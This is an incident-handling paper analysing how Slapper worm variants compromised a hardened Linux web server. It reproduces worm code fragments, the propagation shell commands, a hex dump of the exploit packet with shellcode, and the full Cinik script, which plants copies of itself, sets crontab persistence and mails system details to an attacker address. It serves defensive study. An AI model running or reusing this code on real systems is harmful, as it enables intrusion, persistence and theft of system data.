Linux Slapper Was Just the Tip of the Iceberg

Exploit in Action

GCIH Practical Version 2.1a
Joseph M. Lofshult
April 2003

Table of Contents

Introduction

This paper will describe an actual incident that occurred in November 2002. The incident began with the discovery that a Linux web server had been compromised. The investigation that followed revealed it had been compromised numerous times by at least two variants of the Linux Slapper worm and most likely by other tools, as well.

This paper will focus on the Slapper worms used to compromise the system, although there will also be some discussion of other findings revealed during the forensic investigation of the system.

The Exploit

Name

The exploit to be discussed in this paper is known as the Linux Slapper worm. The Slapper worm exploits a buffer overflow vulnerability in OpenSSL on Linux systems running the Apache web server. The vulnerability exploited has been designated by CVE as CAN-2002-0656.

Variants

According to Incidents.Org, there are at least four variants of the Slapper worm:

- Slapper.A (the original worm, also known as Bugtraq)
- Slapper.B (also known as Unlock)
- Slapper.C (also known as Cinik)
- Slapper.C2 (also known as Cinik)

The main difference between the variants is the ports they use for communication after a system has been infected, although there are a few others. A brief summary of the differences is shown in Table 1. The first and fourth variants, Slapper.A and Slapper.C2, were found on the infected system and will be covered in detail later in this paper.

Variant Name	*Ports Used*	*Other Differences*
Slapper.A (aka Bugtraq)	• 2002 for UDP communication	
Slapper.B (aka Unlock)	• 4156 for UDP communication • Creates a backdoor process listening on TCP port 1052	
Slapper.C (aka Cinik)	• 1978 for UDP communication	• Attempts to e-mail information about the system. • Uses crontab to keep itself running.

		• Attempts to download source code from a web server using wget.
Slapper.C2 (aka Cinik)	• 1812 for UDP communication	• Attempts to e-mail information about the system. • Uses crontab to keep itself running. • Attempts to download source code from a different web server using wget.

Table 1 - Differences Among Slapper Variants

Affected Operating Systems and Protocols/Applications

The vulnerability exploited is in OpenSSL, not Linux or Apache. Based on the source code for the worm, though, the following combinations of Linux distribution and Apache version are known to be vulnerable to the Slapper worm and are scanned for specifically. However, the exploit code upon which the worm is based will work against all x86 Linux distributions using OpenSSL versions prior to 0.9.6e, as well as versions 0.9.7 beta1 and beta2.

Linux Distribution	*Apache Version*
Gentoo	Any
Debian	1.3.26
Red-Hat	1.3.6, 1.3.9, 1.3.12, 1.3.19, 1.3.20, 1.3.26, 1.3.23, 1.3.22
SuSE	1.3.12, 1.3.17, 1.3.19, 1.3.23
Mandrake	1.3.14, 1.3.19, 1.3.20, 1.3.23
Slackware	1.3.26

Table 2 - Vulnerable Combinations

Brief Description

The worm scans a range of addresses attempting to find a vulnerable host. It does this by attempting to connect to a web server on port 80. If it succeeds, it issues an HTTP command to determine the version of the operating system and the Apache version. If the appropriate combination of Linux and Apache version is found, the worm then attempts to exploit a buffer overflow bug in the mod_ssl Apache module. If the exploit succeeds, the worm copies its source code onto the victim host, compiles it, starts this new copy to further propagate itself, and opens a backdoor to allow remote connections to the victim host.

References

Additional background on the worm can be found in the following references:

CERT Advisory. "CA-2002-27 Apache/mod_ssl Worm." September 14, 2002 <http://www.cert.org/advisories/CA-2002-27.html>.

CERT Advisory. "CA-2002-23 Multiple Vulnerabilities in OpenSSL." July 30, 2002 <http://www.cert.org/advisories/CA-2002-23.html>.

CERT Vulnerability Note. "VU#102795 OpenSSL servers contain a buffer overflow during the SSL2 handshake process." July 30, 2002 <http://www.kb.cert.org/vuls/id/102795>.

Counterpane Security Alert. "Remote Buffer Overflows in OpenSSL." July 31, 2002. <http://www.counterpane.com/alert-v20020731001.html>.

SecurityFocus. "OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability." July 30, 2002 <http://online.securityfocus.com/bid/5363>.

Hittel, Sean. "Modap OpenSSL Worm Analysis." SecurityFocus DeepSight Threat Management Incident Analysis. Version 2. 18 Sept. 2002 <http://analyzer.securityfocus.com/alerts/020916-Analysis-Modap.pdf>.

Incidents.Org. "Scalper and Slapper Worms Genealogy." Incidents.org. October 2, 2002 <http://isc.incidents.org/analysis.html?id=177>.

Lubow, Eric. "What is Slapper?" LinuxSecurity.Com. 20 Sept. 2002 <http://www.linuxsecurity.com/feature_stories/feature_story-119.html>.

The Attack

Network Description and Diagram

Figure 1 shows a diagram of the network and systems involved in the incident described in this paper. The infected web server was situated on a DMZ network separated from the Internet by a Cisco router and a Sunscreen firewall, and from the internal office network by the Sunscreen firewall and another Cisco router. Also on the DMZ network was a remote access server and a DNS server.



Figure 1 - Diagram of the Attacked Network

The Internet Cisco router was running IOS 12.0 and its incoming ACLs were only configured to prevent spoofing attacks and directed broadcasts from the Internet. All other traffic was permitted. The Sunscreen firewall was configured to only allow traffic from the Internet to the web server on TCP ports 80 (HTTP) and 443 (SSL), to the remote access server on TCP port 22 (SSH), and to the DNS server on TCP and UDP port 53 (DNS). All other traffic from the Internet was blocked by the firewall.

The web server was an Intel x86 platform running Red Hat Linux 7.2 (kernel version 2.4.7-10). It was running Apache 1.3.20 to host two different web sites. One did not require SSL, but the other site was being used for a purpose that required it. Therefore, Apache was configured to use mod_ssl (version 2.8.4-9) to support this requirement. This module was based on OpenSSL version 0.9.6b-8.

The web server was running ipchains with the following rules:

```
-A input -s 0/0 -d 0/0 443 -p tcp -y -j ACCEPT
```

```
-A input -s 0/0 -d 0/0 80 -p tcp -y -j ACCEPT
-A input -s 0/0 -d 0/0 22 -p tcp -y -j ACCEPT
-A input -s 0/0 -d 0/0 -i lo -j ACCEPT
-A input -s 192.168.1.133 53 -d 0/0 -p udp -j ACCEPT
-A input -s 192.168.1.128/25 -p tcp -d 0/0 1040 -j ACCEPT
-A input -s 0/0 -d 0/0 -p tcp -y -j REJECT
-A input -s 0/0 -d 0/0 -p udp -j REJECT
```

These rules allowed incoming TCP traffic on ports 80 (HTTP), 443 (HTTPS), and 22 (SSH) from any host. The rules also allowed return packets from the DNS server (UDP packets on port 53), and it allowed for connections from the office network to the Netsaint monitoring agent on the system on TCP port 1040. All other packets were dropped by the final two rules.

The web server system had also been hardened by removing most unnecessary packages and disabling all network services except for Apache and SSHD. For example, no C compiler was loaded on the system, which in the end prevented the Slapper worm from propagating itself and infecting more systems.

The remote access server was an x86 system running Red Hat Linux 7.3 (kernel version 2.4.18-3). The purpose of the server is to provide remote access to the company network using SSH. The system was hardened by removing all network services except SSHD (OpenSSH 3.1p1-3). Also removed were the C compiler and most network client applications (e.g. telnet). Ipchains was configured on the system to block all but SSH packets (local destination port 22).

The DNS server was an x86 system running Red Hat Linux 7.2 (kernel version 2.4.7-10). The purpose of the server was to act as a secondary DNS server for several domains. The only network services offered by the system were SSH (port 22), SMTP (port 25), and DNS (TCP and UDP port 53). SSH service was provided by OpenSSH version 2.9p2; SMTP service was provided by SMAP (part of the TIS Firewall Toolkit); and DNS service was provided by BIND version 9.2.0. IPChains was configured on the system to allow access to SMTP or SSH only from the local network and allow access to DNS from the Internet. All other network access would be rejected.

Protocol Description

The Slapper worm targets Linux systems and attempts to exploit a buffer overflow vulnerability in the OpenSSL libraries used by mod_ssl. This vulnerability is known as the “SSLv2 Malformed Client Key Remote Buffer Overflow.”

SSL is a protocol that provides encryption and authentication for Internet transactions. OpenSSL is an open source implementation of the SSL protocol. When a client begins an SSL transaction, the client and server complete a

"handshake" to exchange information such as supported ciphers, digital certificates, and session identifiers.

During the handshake a session key is created that the client and server will both use to encrypt traffic during the session. The vulnerability exploited by the Slapper worm occurs during this handshake process in version 2 of the SSL protocol. The client can send an oversized key message to the server, causing a buffer overflow to occur.

The following diagram shows a typical SSLv2 handshake conversation between a client and a server.

Step Name	*Direction of Communication*	*Data Contained in Messages*
client-hello:	client -> server:	challenge data, client supported ciphers, session id (if reusing a session)
server-hello:	server -> client:	connection-id, server certificate, server supported ciphers
client-masterkey	client -> server:	selected cipher, key arguments, {master_key generated by client}$_{server\_public\_key}$
client-finish:	client -> server:	{connection-id}$_{client\_write\_key}$
server-verify:	server -> client:	{challenge}$_{server\_write\_key}$
server-finish:	server -> client:	{new_session_id}$_{server\_write\_key}$

The exploit takes place during the "client-masterkey" step of the handshake.

A detailed analysis of this exploit is available in the README file included with the distribution of openssl-too-open by Solar Eclipse.

Analysis of the Slapper Worm

The Slapper worm attempts to do three things: first, it attempts to spread itself to other systems; second, it creates a back door for remote access to the server; and third, it becomes part of a network of infected hosts that all communicate with and keep track of each other.

This paper will first describe the Bugtraq variant of the worm and then will point out the main differences between it and the Cinik variant found on the compromised server.

The worm is initially executed using the command line:

.bugtraq *Computer_IP*

where:

Computer_IP is the IP address of the server to connect to as part of the worm network. This is normally the IP address of the infecting host,

however if the worm is being run on the first host of a new worm network, an IP address of 127.0.0.1 is used.

If at least one command line argument isn't given, the program will exit with the message

```
.bugtraq: Exec format error. Binary file not executable.
```

Once executed, the worm attempts to start a listener on UDP port 2002, awaiting the receipt of command messages. All remote control commands are sent to the worm using this control channel. These commands will be covered in more detail later in the paper.

```
#define PORT        2002
.
.
.
if (audp_listen(&udpserver,PORT) != 0) {
        printf("Error: %s\n",aerror(&udpserver));
        return 0;
}
```

The worm then sends a command string to the IP address or addresses that were entered on the command line to register it in the network of infected servers.

```
initrec.h.tag=0x70;
initrec.h.len=0;
initrec.h.id=0;
cpbases=(unsigned long*)malloc(sizeof(unsigned long)*argc);
if (cpbases == NULL) {
        printf("Insufficient memory\n");
        return 0;
}
for (bases=1;bases<argc;bases++) {
        cpbases[bases-1]=aresolve(argv[bases]);
        relay(cpbases[bases-1],(char*)&initrec,sizeof(struct initsrv_rec));
}
```

Next, the worm initializes itself as a daemon process and enters a while(1) loop. Once in the loop the worm attempts to propagate itself. It does this by first creating a range of addresses to scan. The address range is of the form a.b.c.d, where a is randomly selected from the array

```
unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21,
22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45, 46, 47, 48, 49, 50,
51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67, 68, 80, 81, 128, 129, 130,
131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146,
147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162,
163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178,
179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194,
195, 196, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211,
212, 213, 214, 215, 216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230,
231, 232, 233, 234, 235, 236, 237, 238, 239 };
```

and b is a randomly selected value between 0 and 255. The program then loops through the entire range of values for c and d, 1-254, attempting to connect to each address on port 80. If a successful connection is made, the worm then sends the HTTP request

```
GET / HTTP/1.1\r\n\r\n
```

to the listening server. This request is not valid under the HTTP 1.1 specification since all requests must have at least an additional HOST: parameter. The worm then reads the expected HTTP error message that looks like

```
HTTP/1.1 400 Bad Request
Date: Sun, 30 Mar 2003 21:04:25 GMT
Server: Apache/1.3.23 (Unix)  (Red-Hat/Linux) mod_python/2.7.6
Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2
mod_perl/1.26
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

If the error message displayed indicates the web server is Apache, the worm attempts to connect to the web server on port 443 (SSL) and exploit the SSLv2 buffer overflow vulnerability. If the operating system and Apache version strings don't match one of the entries in Table 2 above, the worm's default is to treat the web server as a Red Hat system running Apache 1.3.23.

If the exploit is successful, the worm executes the following shell code on the victim machine as the user that Apache is executing as:

```
TERM=xterm; export TERM=xterm; exec bash –I
rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;
[Here the program sends in uuencoded format, the source code to the Slapper
worm, with a filename of .bugtraq.c]
__eof__
/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc –o \
   /tmp/.bugtraq /tmp/.bugtraq.c -lcrypto;/tmp/.bugtraq localip; exit;
```

In other words, if the exploit succeeds, the worm downloads the source code for itself to the victim host in uuencoded format, decodes it, and attempts to compile it and execute it. If these steps are successful the worm begins using the victim host to attempt to infect other hosts.

As mentioned previously, another feature of this worm is that once it infects a victim host, it opens a backdoor to the victim host listening for command messages. The command messages are sent in UDP packets to port 2002. Most of the command messages are used for management of the network of infected hosts. However, there are also command messages available to enable the execution of arbitrary commands on the infected host and launch denial of service (DOS) attacks against a given host. The command messages available to a remote user are shown in Table 3 below.

Command Value	*Summary of Command*	*Description*
0x20	Info	Retrieves various information about the worm such as the current IP being scanned, the uptime of the worm, and the version of the worm (Bugtraq is version 12092002, and Cinik is version 27092002).
0x21	Open a bounce	Used to open a TCP proxy on port 1080 on the infected host.
0x 22	Close a bounce	Close all TCP proxy connections that have been opened using the previous command.
0x23	Send a message to a bounce	Used to relay a message to a client system.
0x24	Run a command	Used to execute arbitrary system commands on the infected host.
0x26	Get Routes	Used to retrieve routing information from other infected systems in the peer-to-peer network.
0x28	List	Used to retrieve the list of infected servers the infected host knows about.
0x29	UDP Flood Attack	Used to launch a denial of service attack against a given host by flooding the host with UDP packets of a given size for a given amount of time. The target host, target port, UDP packet size, and attack duration are all specified in the command.
0x2A	TCP Flood Attack	Used to launch a TCP denial of service attack against a given host. No data is actually sent to the target host. The attack simply connects to the target host and then closes the connection. The target host, target port, and attack duration are all specified in the command.
0x2B	IPv6 TCP Flood Attack	Same as TCP Flood Attack above, except that IPv6 packets are used.
0x2C	DNS Flood Attack	Used to launch a denial of service attack against a given host by flooding it with DNS requests. The target host and duration of the attack are specified in the command.
0x2D	E-Mail Scan	Search for e-mail addresses in all files on the system and send them one by one via UDP using the port defined as ESCANPORT (10100). Doesn't search files in /proc, /dev, or /bin, and ignores the e-mail address webmaster@mydomain.com or addresses containing .hlp.
0x41 – 0x47	Relay to Client	Used to send information back to the attacking host.
0x70	Incoming	Used to accept a newly infected host into the peer-to-

	Client	peer network of infected hosts.
0x71	Receive a List	Used to add a list of servers to its server list. This is the list of servers in the peer-to-peer network of which this server is aware.
0x72	Send a List	Used to get the infected host to send its server list back to the requesting host.
0x73	Get My IP	Used by the attacking host to send its IP address to a newly infected host.
0x74	Send IP Address	Used to request the IP address of the infected host.

Table 3 - Worm Command Summary

The Cinik variation of the Slapper worm that was found on the infected server has the following modifications:

- It uses UDP port 1812 for its communication port instead of 2002.
- It uses the filename .cinik.c for its source code instead of .bugtraq.c; .cinik.uu rather than .uubugtraq for the uuencoded file; and .cinik rather than .bugtraq for the compiled executable.
- If the source code does not exist on the attacking server, Cinik will attempt to download it from http://titus.home.ro/images/cinik.c using wget.
- The value of VERSION was changed from 12092002 to 27092002, probably indicating the date on which it was updated (September 27, 2002).
- The value of ESCANPORT was changed from 10100 to 1813.
- It creates a script in /tmp called .cinik.go that is used to try to ensure the survivability of the worm after a reboot, or if a copy is found and removed. It does this by hiding copies of the executable throughout the infected system and by attempting to create crontab entries to run the executable.

Description and Diagram of the Attack

The diagram below shows a typical timeline for an infection by the Cinik worm. Infections by Bugtraq are similar except for the last 2 steps.



Figure 2 - Timeline of a Sample Infection by Cinik Worm

The first step in the attack was a connection on port 80 to gather information about the server. The tcpdump output for this part of the attack looks like

```
04/27-08:01:16.103541 192.168.1.116:35578 -> 192.168.1.111:80
TCP TTL:64 TOS:0x0 ID:11240 IpLen:20 DgmLen:70 DF
***AP*** Seq: 0x27FAC8AE  Ack: 0x11978C2  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1106763 229883
47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D 0A  GET / HTTP/1.1..
0D 0A                                            ..


04/27-08:01:16.103998 192.168.1.111:80 -> 192.168.1.116:35578
TCP TTL:64 TOS:0x0 ID:63801 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x11978C2  Ack: 0x27FAC8C0  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 229883 1106763


04/27-08:01:16.112151 192.168.1.111:80 -> 192.168.1.116:35578
TCP TTL:64 TOS:0x0 ID:63802 IpLen:20 DgmLen:670 DF
***AP*** Seq: 0x11978C2  Ack: 0x27FAC8C0  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 229884 1106763
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
53 75 6E 2C 20 32 37 20 41 70 72 20 32 30 30 33  Sun, 27 Apr 2003
20 31 32 3A 35 30 3A 33 30 20 47 4D 54 0D 0A 53   12:50:30 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 2F 31 2E  erver: Apache/1.
33 2E 32 30 20 28 55 6E 69 78 29 20 20 28 52 65  3.20 (Unix)  (Re
64 2D 48 61 74 2F 4C 69 6E 75 78 29 20 6D 6F 64  d-Hat/Linux) mod
5F 73 73 6C 2F 32 2E 38 2E 34 20 4F 70 65 6E 53  _ssl/2.8.4 OpenS
53 4C 2F 30 2E 39 2E 36 62 0D 0A 43 6F 6E 6E 65  SL/0.9.6b..Conne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 54 72  ction: close..Tr
.
```

```
.
.
```

Since the response message contained the string “Apache”, the attack continued by connecting to port 443 and executing the OpenSSL buffer overflow exploit. The following packet is the last in the series of packets involved in the SSL handshake that results in the buffer overflow and grants access to a shell:

```
04/27-08:01:20.704013 192.168.1.116:35851 -> 192.168.1.111:443
TCP TTL:64 TOS:0x0 ID:32076 IpLen:20 DgmLen:526 DF
***AP*** Seq: 0x28989A71  Ack: 0x1941358  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1109119 230343
81 D8 02 01 00 80 00 00 00 80 01 4E 45 82 D0 44  ...........NE..D
88 01 9A CC 8E 68 5B EA 51 F1 E7 20 66 EB 2C 00  .....h[.Q.. f.,.
10 B7 4E 4F A4 64 DC 01 36 D9 3B A7 B6 27 BE C2  ..NO.d..6.;..'..
E6 54 B0 74 01 E9 51 C7 F1 10 5C 7D FA 08 8C 92  .T.t..Q...\}....
5E A5 AF EC 5B 82 4E EF 40 82 68 EA CF 65 77 11  ^...[.N.@.h..ew.
6F 1F 32 97 52 10 A6 00 DF E9 C1 B9 B9 5D 28 9C  o.2.R........](.
0D BB F0 F9 01 2A DB 3A A9 BA B2 A8 CB 35 EE 4E  .....*.:.....5.N
1A EE 3B C3 2D E4 77 82 B9 4F CF D4 2D AA C0 FF  ..;.-.w..O..-...
66 0D 4A 35 65 88 E1 BE 44 A8 15 44 0E 0C 2F 34  f.J5e...D..D../4
2F 0B 48 2C 41 41 41 41 41 41 41 41 41 41 41 41  /.H,AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 00 00 00 00 00 00 00 00 41 41 41 41  AAAA........AAAA
01 00 00 00 41 41 41 41 41 41 41 41 41 41 41 41  ....AAAAAAAAAAAA
8C 20 43 40 41 41 41 41 00 00 00 00 00 00 00 00  . C@AAAA........
00 00 00 00 41 41 41 41 41 41 41 41 00 00 00 00  ....AAAAAAAA....
11 00 00 00 C8 94 09 08 F8 78 0F 08 10 00 00 00  .........x......
10 00 00 00 EB 0A 90 90 90 90 90 90 90 90 90 90  ................
31 DB 89 E7 8D 77 10 89 77 04 8D 4F 20 89 4F 08  1....w..w..O .O.
B3 10 89 19 31 C9 B1 FF 89 0F 51 31 C0 B0 66 B3  ....1.....Q1..f.
07 89 F9 CD 80 59 31 DB 39 D8 75 0A 66 B8 8C 0B  .....Y1.9.u.f...
66 39 46 02 74 02 E2 E0 89 CB 31 C9 B1 03 31 C0  f9F.t.....1...1.
B0 3F 49 CD 80 41 E2 F6 31 C9 F7 E1 51 5B B0 A4  .?I..A..1...Q[..
CD 80 31 C0 50 68 2F 2F 73 68 68 2F 62 69 6E 89  ..1.Ph//shh/bin.
E3 50 53 89 E1 99 B0 0B CD 80                    .PS.......
```

Upon success the worm executed shell code to write the uuencoded worm source code /tmp/.cinik.uu on the exploited web server, uudecode it (/tmp/.cinik.c), compile it (/tmp/.cinik), and execute it. Since the web server did not have a compiler loaded and the shell code did not perform error checking, the compilation step failed, resulting in a 0 byte file, /tmp/.cinik, rather than an executable binary.

The worm then executed shell code to create a script /tmp/.cinik.go with the following contents:

.

```
##
##  CiNIK starts here :)
##

export PATH=/bin:/sbin:/usr/bin:/usr/sbin:$PATH

# ce id am ?

myid=`/usr/bin/id | /bin/cut -d\( -f1 | /bin/cut -d= -f2`

# punem si intr-un loc default
mkdir -p /tmp/.font-unix/.cinik
cat /tmp/.cinik > /tmp/.font-unix/.cinik/.cinik
chmod a+x /tmp/.font-unix/.cinik/.cinik
echo 1 `/bin/date +%H` \* \* \* /tmp/.font-unix/.cinik/.cinik
61.215.228.136 \> /dev/null 2\>\&1 | crontab
# ale altora
for i in `/usr/bin/find /usr /var /tmp /home /mnt -type f -perm 7
2>/dev/null`
do
 cat /tmp/.cinik > $i
 chmod a+x $i
 echo 2 `/bin/date +%H` \* \* \* $i 61.215.228.136 \> /dev/null 2\>\&1
| crontab
done

# directoarele mele

for i in `/usr/bin/find /usr /var /tmp /home /mnt -type d -uid $myid`
do
 cat /tmp/.cinik > $i/.cinik
 chmod a+x $i/.cinik
 echo 3 `/bin/date +%H` \* \* \* $i/.cinik 61.215.228.136 \> /dev/null
2\>\&1 | crontab
done

echo PROC > /tmp/.cinik.status
cat /proc/cpuinfo >> /tmp/.cinik.status
echo MEM >> /tmp/.cinik.status
/usr/bin/free >> /tmp/.cinik.status
echo HDD >> /tmp/.cinik.status
/bin/df -h >> /tmp/.cinik.status
echo IP >> /tmp/.cinik.status
/sbin/ifconfig >> /tmp/.cinik.status

myip=`/sbin/ifconfig eth0 | head -2 | tail -1 | cut -d: -f2 | cut -d" "
-f1`
mail cinik_worm@yahoo.com -s "$myip" < /tmp/.cinik.status
rm -f /tmp/.cinik.status
```

In summary, when run the script:

1. Determined the user id the script was executing as (apache);

2. Created a directory /tmp/.font-unix/.cinik and copied the file .cinik there;
3. It searched for all files in /usr, /var, /tmp, /home, and /mnt that were readable, writable, and executable by the worm and overwrote their contents with those of the file /tmp/.cinik. No files were actually overwritten on the system during this step;
4. It attempted to add a line to the crontab file to execute each of these replaced files at two minutes past the hour of infection every day. The attempt failed due to a syntax error in the usage of the crontab command, however. Note the IP address passed to the cinik binary. It is the IP address of the host from which the worm attacked the infected web server;
5. It searched for all directories in /usr, /var, /tmp, /home, and /mnt owned by the user the script was executing as, and copied the .cinik executable to each directory. Multiple directories met this condition, although most were in /tmp and /var/tmp and were the results of other exploits of the Apache server. In addition to these directories, though, were /var/www (the document root directory for the Apache web server) and its subdirectories;
6. It attempted to add an entry in the crontab file to execute each such copy of .cinik at three minutes past the hour of infection every day. The attempt failed due to a syntax error with the crontab command, however;
7. It collected several pieces of information about the infected system and attempted to send the information via e-mail to cinik_worm@yahoo.com with a subject line of the infected host's IP address. A sample of the information collected is shown in the following table. The attempt was unsuccessful, however, as the cinik_worm e-mail account did not exist. This was determined based on following message logged in /var/log/maillog:

```
Nov 11 20:22:12 omwebmail sendmail[13383]: gAC2MBU13379:
to=cinik_worm@yahoo.com, ctladdr=apache (48/48),
delay=00:00:01, xdelay=00:00:01, mailer=esmtp, pri=31720,
relay=mx1.mail.yahoo.com. [64.157.4.83], dsn=5.1.3, stat=User
unknown
```

Script command	*Sample results*
cat /proc/cpuinfo	processor : 0 vendor_id : GenuineIntel cpu family : 6 model : 7 model name : Pentium III (Katmai) stepping : 3 cpu MHz : 548.542 cache size : 512 KB fdiv_bug : no hlt_bug : no f00f_bug : no coma_bug : no fpu : yes fpu_exception : yes cpuid level : 2 wp : yes flags : fpu vme de pse tsc msr pae mce cx8 sep mtrr pge mca cmov pat pse36 mmx fxsr sse bogomips : 1094.45
/usr/bin/free	total used free shared buffers cached Mem: 126624 122712 3912 0 14932 41708 -/+ buffers/cache: 66072 60552 Swap: 257000 22544 234456
/bin/df –h	Filesystem Size Used Avail Use% Mounted on /dev/hda3 372M 66M 287M 19% / /dev/hda1 45M 8.7M 34M 21% /boot /dev/hda2 12G 11G 602M 95% /home none 62M 0 61M 0% /dev/shm /dev/hdb1 13G 12G 167M 99% /usr /dev/hda5 251M 43M 195M 18% /var
/sbin/ifconfig	eth0 Link encap:Ethernet Hwaddr 00:50:DA:1B:57:A3 inet addr:192.168.1.222 Bcast:192.168.1.255 Mask:255.255.255.128 UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1 RX packets:9342248 errors:0 dropped:0 overruns:1 frame:0 TX packets:1776560 errors:0 dropped:0 overruns:0 carrier:1 collisions:0 txqueuelen:100 RX bytes:2304740901 (2197.9 Mb) TX bytes:1514703226 (1444.5 Mb) Interrupt:10 Base address:0x1000

